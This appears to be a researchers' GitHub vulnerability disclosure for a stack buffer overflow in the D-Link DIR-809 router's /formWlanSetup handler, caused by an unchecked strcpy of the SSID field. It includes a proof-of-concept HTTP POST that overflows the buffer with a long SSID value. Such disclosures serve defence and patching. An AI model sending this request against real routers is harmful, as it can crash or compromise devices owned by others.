Lnkvct update progress ... on Nov 22, 2021 History

..

README	last year
README.md	last year

README.md

D-Link DIR809 Vulnerability

The Vulnerability is in page `/formWlanSetup` which influences the latest version of this router OS.

The firmware version is DIR-809Ax_FW1.12WWB03_20190410

Progress


- Confirmed by vendor.

Vulnerability description

In the function `FUN_80040af8`, which is called by `FUN_80041fc4` (page `/formWlanSetup`), we find a stack overflow vulnerability which allows attackers to execute arbitrary code on system via a crafted post request.

Here is the description of the first vulnerability,

1. The `get_var` function extracts user input from the a http request. For example, the code below will extract the value of a key of format `"ssid_%d"` in the http post request which is completely under the attacker's control.
2. The string `pcVar1` obtained from user is copied onto the stack using `strcpy` without checking its length. So we can make the stack buffer overflow in `local_18`.



PoC

```
POST /formWlanSetup.htm HTTP/1.1
Host: 192.168.0.1
Content-Length: 1272
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.1/index.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: uid=HQLFFU3LE1
Connection: close

addWlProfile=1&ssid1=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Acknowledgment

Credit to @Ainevsia, @peanuts62, @Lnkvct from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.